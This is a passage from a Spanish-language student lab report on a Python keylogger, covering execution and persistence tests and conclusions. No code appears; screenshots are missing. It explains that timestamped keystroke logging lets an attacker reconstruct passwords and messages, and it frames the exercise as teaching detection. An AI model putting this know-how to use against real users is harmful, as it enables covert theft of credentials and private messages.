
El usuario usara con normalidad su computadora

PRUEBAS DE EJECUCIÓN Y PERSISTENCIA




La única forma de cerrar el programa es matando el proceso de el administrador de tareas pero esto no afectara al registro ya que esta leyendo el teclado en tiempo real

PRUEBAS DE EJECUCIÓN Y PERSISTENCIA



Visitando el registro podemos ver un desglosamiento tal cual lo configuramos en el script, si somos observadores podemos ver cada uno de los tecleos tanto el push como el relese



Esta práctica demuestra que con muy pocas líneas de código en Python se puede crear una herramienta capaz de registrar absolutamente todo lo que escribe un usuario.

CONCLUSIONES

Guardar los datos en un archivo de texto (persistencia) junto con la hora exacta (asociación temporal) es clave, ya que le permite a un atacante reconstruir contraseñas, mensajes o el uso de la computadora paso a paso.

Entender cómo se programa este tipo de software "desde adentro" nos sirve para estar más alertas. Como futuros ingenieros, nos ayuda a saber qué buscar a la hora de proteger los equipos y detectar procesos sospechosos corriendo en segundo plano.